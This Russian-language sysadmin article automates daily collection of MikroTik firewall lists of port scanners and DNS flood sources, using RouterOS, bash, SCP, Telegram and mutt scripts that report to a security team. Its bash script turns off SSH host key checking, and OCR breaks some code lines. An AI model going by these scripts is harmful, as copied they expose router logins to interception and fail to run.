add action=add-src-to-address-list address-list=dns_flood address-list-timeout=1d chain=prerouting comment=dns_flood_add_list dst-port=53 in-interface-list=wan_list protocol=udp
add action=drop chain=prerouting comment=dns_flood_drop dst-port=53 in-interface-list=wan_list protocol=udp src-address-list=dns_flood
```

Экспорт правил Firewall против скана портов

> **INFO**
>
> Детальный разбор этих правил выходит за рамки статьи. Чтобы вникнуть подробнее, читай цикл статей «Стена огня» и изучай, как работают сканеры портов.



	Name	Address	Timeout	Creation Time	Comment
D	port_scan...	209.97.185.86	5d 19:34:48	Aug/28/2021 05:...	
D	port_scan...	42.236.68.56	6d 00:43:20	Aug/28/2021 11:...	
D	port_scan...	217.20.163.113	6d 05:23:08	Aug/28/2021 15:...	
D	port_scan...	217.66.105.218	6d 05:32:42	Aug/28/2021 15:...	
D	port_scan...	77.122.180.99	6d 05:35:34	Aug/28/2021 15:...	
D	port_scan...	37.73.109.216	6d 23:58:39	Aug/29/2021 10:...	
D	dns_flood	88.80.186.137	18:46:08	Aug/28/2021 06:...	
D	dns_flood	107.189.13.63	20:31:03	Aug/28/2021 07:...	
D	dns_flood	103.145.13.249	23:27:32	Aug/28/2021 08:...	
D	dns_flood	194.85.249.3	00:51:55	Aug/28/2021 11:...	
D	dns_flood	125.64.94.136	05:13:58	Aug/28/2021 15:...	
D	dns_flood	167.248.133.28	06:48:43	Aug/28/2021 17:...	

Список адресов с названием port scanners


ПЕРВЫЙ ЭТАП ОПТИМИЗАЦИИ ЖИЗНЕДЕЯТЕЛЬНОСТИ СИСАДМИНА

Итак, нам нужно вести учет количества IP-адресов, которые сканируют сеть, и ежедневно отправлять Address List в отдел безопасности предприятия для дальнейшего анализа и предотвращения атак. Как известно, системный администратор существо ~~ленивое~~ занятое, и каждый день заходить на маршрутизатор и скидывать файл с адресами для него нерентабельно. Начал я с того, что написал скрипт для RouterOS, который ежедневно сохранял Address List в файл и отправлял письмо на электронную почту.

Пример локального скрипта на маршрутизаторе MikroTik RouterOS

```
:local sysname [/system identity get name];
:local sysdate [/system clock get date];
:local d [:pick $sysdate begin=4 end=6];
:local m [:pick $sysdate begin=0 end=3];
:local y [:pick $sysdate begin=7 end=11];
########SAVE_ADDRESS_LIST_TO_FILE#############
/ip firewall address-list print from=[ find  where list=port_
scanners] \
file="$sysname_$d$m$y_port_scanners_list.txt";
:delay 3s;
########SEND_ADDRESS_LIST_TO_MAIL############
/tool e-mail send to=tester025@protonmail.com from=
tester075@protonmail.com \
subject=([/system identity get name] . " Port_scanners_address_list "
. \
[/system clock get date]) body=("Port scanners address-list of
$sysname\nTime and Date stamp: " . \
[/system clock get time] . " " . [/system clock get date] . "\n ") \
file="$sysname_$d$m$y_port_scanners_list.txt";
```


Скрипт брал основную информацию по оборудованию, имя устройства, дату, месяц и год, искал соответствующий Address List и сохранял файл.



File Name	Type	Size	Creation Time
flash	disk		Jan/01/1970 03
flash/pub	directory		Jan/17/2020 23
flash/skins	directory		Jan/01/1970 03
flash/user-manager	directory		Jan/02/1970 03
flash/user-manager/logsqldb	file	6.0 KiB	Jan/02/1970 03
flash/user-manager/sqldb	file	80.0 KiB	Jan/02/1970 03
[redacted]_05sep2021_port_scanners_list.txt	.txt file	424 B	Sep/05/2021 14

Сохраненный файл

А затем отправлял сообщение с вложенным файлом на почту.



mikrobor Port_scanners_address_list sep/05/2021


[redacted].com <[redacted].com> 14:33
Кому: [redacted]@protonmail.com Показать подробности

```
Port scanners address-list of [redacted]
Time and Date stamp: 14:33:54 sep/05/2021
```

518 байт 1 файл прикреплён Скачать все
[redacted]_05sep2021_port_scanners_list.txt (518 байт)

Пример полученного письма

Добавление этого скрипта в Scheduler немного облегчило жизнь, но нужно было заходить на почту сохранять логи и еженедельно подсчитывать IP-адреса.



Name: port_scanners
Owner: mahno
☐ Don't Require Permissions
Policy: ☑ ftp ☑ reboot ☑ read ☑ write ☑ policy ☑ test ☑ password ☑ sniff ☑ sensitive ☑ romon ☐ dude
Last Time Started: Sep/05/2021 14:33:54
Run Count: 4
Source:

```
:local sysname [/system identity get name];
:local sysdate [/system clock get date];
:local d [:pick $sysdate begin=4 end=6];
:local m [:pick $sysdate begin=0 end=3];
:local y [:pick $sysdate begin=7 end=11];
########SAVE_ADDRESS_LIST_TO_FILE####################
/ip firewall address-list print from=[ find  where list=port_scanners] file="$sysname_$d$m$y_port_scanners_list.txt";
:delay 3s;
########SEND_ADDRESS_LIST_TO_MAIL####################
/tool e-mail send to=[redacted]@protonmail.com from=[redacted]mail.com \
subject=([/system identity get name] . " Port_scanners_address_list " . [/system clock get date]) \
body=("Port scanners address-list of $sysname\nTime and Date stamp: " . [/system clock get time] . " " . [/system clock get date] . "\n ") \
file="$sysname_$d$m$y_port_scanners_list.txt";
```

Name: port_scanners_send_mail
Start Date: Sep/05/2021
Start Time: 14:22:00
Interval: 00:24:00
Owner: mahno
Policy: ☑ ftp ☑ reboot ☑ read ☑ write ☑ policy ☑ test ☑ password ☑ sniff ☑ sensitive ☑ romon ☐ dude
Run Count: 1
Next Run: Sep/05/2021 14:46:00
On Event: port_scanners

Планировщик и наш скрипт

ВТОРОЙ ЭТАП ОПТИМИЗАЦИИ. УЧИМ СЕРВЕР ДЕЛАТЬ РАБОТУ ЗА НАС

План действий будет следующий.

1. Мы напишем на Bash скрипт, который будет заходить на маршрутизатор по SSH, сохранять файл из Address List и по SCP забирать файл себе.
2. Напишем еще один Bash-скрипт, который будет вести еженедельный подсчет IP-адресов и отправлять безопасникам эту информацию по почте, прикладывая сам список.
3. Выполним всякие вспомогательные задачи: настройку cron и почтового клиента на сервере, генерацию ключей SSH и, конечно, настройку телеграм-бота для получения служебных сообщений и (при некоторой доработке) управления работой скрипта.

Из инструментов нам понадобится Unix-образная система (я тестировал на Ubuntu, Armbian и Manjaro), прямые руки и баночка пива (опционально). Приступаем к работе!

Сначала создаем директорию для хранения наших скриптов и служебных файлов:

```
mkdir /home/user/.scripts/cyber
```


И еще одну — для хранения списка адресов, с которых происходило сканирование:

```
mkdir /home/user/.scripts/cyber/port_scanners
```

Также нужно на сервере сгенерировать ключи SSH:

```
ssh-keygen
```

И вручную найти публичный ключ (`id_rsa.pub`) в каталоге `~/.ssh`. На маршрутизаторе создаем пользователя (например, `uServer`) и кладем публичный ключ SSH (`id_rsa.pub`) в директорию `Files`. Далее открываем вкладку System → Users → SSH Keys и выбираем публичный ключ SSH (`id_rsa.pub`) для созданного пользователя.



Name	Group	Allowed Address	Last Logged In
uServer	full		

4 items (1 selected)

Создание нового пользователя

> **INFO**
>
> Не забывай, что после того, как мы положили ключ для пользователя, нужно первый раз зайти на маршрутизатор под этим пользователем по протоколу SSH.

Для мониторинга работы скриптов мы будем использовать телеграм-бота. Его код я здесь приводить не буду, но смастерить его несложно — ищи бота BotFather и дерзай.

> **INFO**
>
> Подробнее о том, как писать ботов для Telegram, читай в статье «Телеграфирует робот. Пишем бота для Telegram на Python».

Дальше создаем группу или канал, даем ей соответствующее название (например, `MikrotControl`). Добавляем бота в группу и даем ему права для публикации сообщений.

Дальше узнаем `chat id` нашей группы. Для этого открываем специальный URL:

```
https://api.telegram.org/bot<ваш_токен_телеграм_бота>/getUpdates
```

В ответе нас интересует параметр `message` → `chat` → `id`, в нем хранится уникальный идентификатор чата группы с нашим ботом.

Вывод в формате JSON:

```
"chat": {
  "id": -1524684857943,
  "title": "MikrotControl",
  "type": "supergroup"
},
```

Теперь отправим тестовое сообщение от бота в группу или канал. Для этого есть специальный URL:

```
https://api.telegram.org/bot<ваш_токен_телеграм_бота>/sendMessage?
chat_id=<ідентифікатор_групи>&text=test123
```

В нашем случае chat ID `-1524684857943`. Именно так, со знаком минус.

В группе мы должны получить сообщение от бота с текстом `test123`. Дальше нужно настроить бота на сервере. Я возьму за основу готовый скрипт monit2telegram.

Устанавливаем клиент Git:

```
sudo pacman -S git
```

Переходим в директорию `/usr/src`:

```
cd /usr/src
```

Загружаем необходимые ресурсы с GitHub и переходим в загруженную директорию:

```
sudo git clone https://github.com/matriphe/monit2telegram.git
cd monit2telegram
```

Затем необходимо скопировать файл конфигурации и скрипты в соответствующие директории файловой системы и дать скриптам права на исполнение:

```
sudo cp telegramrc /etc/telegramrc
sudo cp sendtelegram.sh /usr/local/bin/sendtelegram
sudo chmod +x /usr/local/bin/sendtelegram
sudo cp monit2telegram.sh /usr/local/bin/monit2telegram
sudo chmod +x /usr/local/bin/monit2telegram
```

Установить необходимые зависимости (`jq`):

```
cd /usr/src
sudo wget https://github.com/stedolan/jq/releases/download/jq-1.6/jq-
linux64
sudo ln -s /usr/src/jq-linux64 /usr/bin/jq
```

В первоначальном конфиге `/etc/telegramrc` нужно указать уникальный `TOKEN` бота и `CHATID` нашей группы.

```
TOKEN='...'
CHATID='...'
```

Проверить, приходят ли сообщения, можно так:

```
sendtelegram -m "test message from server"
```

В нашей группе мы должны получить сообщение от бота с указанным текстом.

Ну и наконец, пишем наш скрипт.

/home/user/.scripts/cyber/port_scanners.sh

```
#!/bin/bash
DIR_FILES="/home/user/.scripts/cyber/port_scanners";

# Переменные команд для работы в любых оболочках
CMD_WC=$(which wc)" -l";
CMD_SSH=$(which ssh);
CMD_SCP=$(which scp);
CMD_GREP=$(which grep);
CMD_NMAP=$(which nmap);
CMD_DATE=$(date +%d_%m_%Y);
CMD_SEND2TG=$(which sendtelegram)" -m";

# Переменные для доступа по SSH и работы скрипта
IDL_TIME="5s";
HOST="192.168.100.12";
USER="uServer";
PORT="4200";
IDENTITY="CRT001";
FILE_NAME=$(echo $IDENTITY"_"$CMD_DATE".txt");
SSH_OPT=" -o ConnectionAttempts=5 -o ConnectTimeout=5s \
-o PasswordAuthentication=no -o PreferredAuthentications=publickey \
-o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null \
-o GlobalKnownHostsFile=/dev/null -o CheckHostIP=no ";

# Переменные для телеграм-бота
DATE1="$(date "+%H:%M:%S")"
DATE2="$(date "+%d %B %Y")"
TEXT="  Port scanners file загружен на сервер *$HOSTNAME* в
директорию *$DIR_FILES*
Время: $DATE1
Дата: $DATE2"
PAYLOAD="$TEXT&parse_mode=Markdown&disable_web_page_preview=true"

# Копирование файла с RouterOS на localhost
SCP_STR_FILE="$CMD_SCP -2 -4 -B $SSH_OPT -P $PORT $USER@$HOST:/
$FILE_NAME $DIR_FILES";

# Сохранение address-list на RouterOS в файл
FILE_CRT="/ip firewall address-list print from=[ find  where
list=port_scanners] file=$FILE_NAME";

# Удаление файла из address-list на RouterOS
FILE_CLN="/file remove [find name=$FILE_NAME];/ip firewall
address-list remove [find where list=port_scanners]";

# Подключение по протоколу SSH на RouterOS
SSH_STR="$CMD_SSH -p $PORT $USER@$HOST $SSH_OPT";

# Проверка доступности целевого хоста (маршрутизатор MikroTik) для
написания условий
DEST_HOST=$($CMD_NMAP -p $PORT $HOST -Pn | $CMD_GREP -ic open);

# Если хост недоступен, отправляем сообщение в группу
if [ "$DEST_HOST" = 0 ]; then
    $CMD_SEND2TG "cannot connect to $HOST"
fi;

# Если доступен, то сохраняем файл, копируем его в заданную
директорию, удаляем с маршрутизатора и пишем об удачной отработке
скрипта в группу
if [ "$DEST_HOST" = 1 ]; then
    $SSH_STR $FILE_CRT
    sleep $IDL_TIME && $SCP_STR_FILE
    sleep $IDL_TIME && $SSH_STR $FILE_CLN
    $CMD_SEND2TG "$PAYLOAD";
fi;
```

Думаю, логика скрипта понятна, поэтому идем дальше.

Для генерации электронного письма нам необходимо создать файл `old_date` с датой отправки первого письма для ИБ-отдела:

```
echo 05.09.2021 > /home/user/.scripts/cyber/old_date
```

Также создаем дополнительный файл `mail_body_text` с текстом сообщения для нашего электронного письма:

```
echo Cybersecurity report with port scanners files > /home/user/.
scripts/cyber/mail_body_text
```

Для электронной почты установим `mutt`:

```
yaourt mutt
```

Далее необходимо создать файл конфигурации `home/user/.scripts/cyber/.muttrc`:

```
sudo vi home/user/.scripts/cyber/.muttrc
```

Основные настройки файла `home/user/.scripts/cyber/.muttrc`:

```
set from = "username@protonmail.com" set realname = "Nestor" \
set imap_user = "username@protonmail.com" set imap_pass =
"security_password" \
set folder = "imaps://imap.protonmail.com:993" set spoolfile =
"+INBOX" \
set postponed ="+[Protonmail]/Drafts" set header_cache =~/.mutt/
cache/headers \
set message_cachedir =~/.mutt/cache/bodies set certificate_file =~/.
mutt/certificates \
set smtp_url = "smtp://username@smtp.protonmail.com:587/" set smtp_
pass = "security_password" \
set move = no set imap_keepalive = 900
```

Для проверки электронной почты используем такую команду:

```
mutt -s Subject -a /home/user/.scripts/cyber/Cybersecurity_report.
txt -- recepient_name@protonmail.com < Test message body
```


Теперь напишем скрипт для подсчета IP-адресов и отправки электронного письма для синей команды `vim /home/user/.scripts/cyber/report_mail.sh`. Все функции скрипта прописаны в комментариях в нем.

```
#!/bin/bash

# Переменные команд для работы в любых оболочках
CMD_DATE=$(date +%d.%m.%Y);
CMD_WC=$(which wc)" -l";
CMD_RM=$(which rm)" -r";
CMD_CAT=$(which cat);
CMD_EXPR=$(which expr);
CMD_SEND2TG=$(which sendtelegram)" -m";
CMD_MUTT=$(which mutt)" -s Cybersecurity_logs -a";

# Переменные директорий
DIR_FILES="/home/user/.scripts/cyber/port_scanners";
DIR_REPORT="/home/user/.scripts/cyber";

# Переменные файлов
FILE_REPORT="Cybersecurity_report.txt";
FILE_OLD_DATE="old_date";
FILE_MAIL="mail_body_text";

# Переменные для телеграм-бота
DATE1="$(date "+%H:%M:%S")"
DATE2="$(date "+%d %B %Y")"
TEXT="$DATE2 : Доклад и $RESULT IP-адресов для отдела ИБ отправлен
на электронную почту recepient_name@protonmail.com";

# Берем старую дату предыдущего доклада для генерации нового
OLD_DATE=$($CMD_CAT "$DIR_REPORT/$FILE_OLD_DATE");

# Подсчет IP-адресов из сохраненных за неделю файлов
IP_SUM=$($CMD_CAT "$DIR_FILES"/* | $CMD_WC);
RESULT=$($CMD_EXPR $IP_SUM - 35);

# Удаляем старый Cybersecurity_report.txt
$CMD_RM "$DIR_REPORT/$FILE_REPORT";

# Генерируем рапорт для синей команды
if ! [[ -r $DIR_REPORT/$FILE_REPORT ]];
    then
            echo "
Доклад на 10:00 с $OLD_DATE г. по $CMD_DATE г. зафиксировано $RESULT
IP адресов, с которых производилось сканирование сети. Файлы с
IP-адресами во вложении к докладу.

Системный администратор Нестор Иванович Махно
$CMD_DATE года" > $DIR_REPORT/$FILE_REPORT;
        # Замена переменной старой даты для последующего доклада
        echo $CMD_DATE > "$DIR_REPORT/$FILE_OLD_DATE";
        # Отправка электронного письма с вложениями
        $CMD_MUTT "$DIR_REPORT/$FILE_REPORT" "$DIR_FILES"/*
--recepient_name@protonmail.com    < "$DIR_REPORT/$FILE_MAIL";
        # Сообщение в группу «Телеграма» об удачной отправке
        $CMD_SEND2TG "$TEXT";
        # Удаление файлов с address-list port_scanners
         #$CMD_RM "$DIR_FILES"/*;
    else
        # Сообщение в группу «Телеграма» о неудачной отработке
скрипта
        $CMD_SEND2TG "cyber.sh не отработал";
fi;
```

Приведу краткое пояснение части скрипта для подсчета IP-адресов из сохраненных файлов за неделю.

```
IP_SUM=$($CMD_CAT "$DIR_FILES"/* | $CMD_WC);
RESULT=$($CMD_EXPR $IP_SUM - 35);
```

Вот как выглядит экспорт списка адресов.

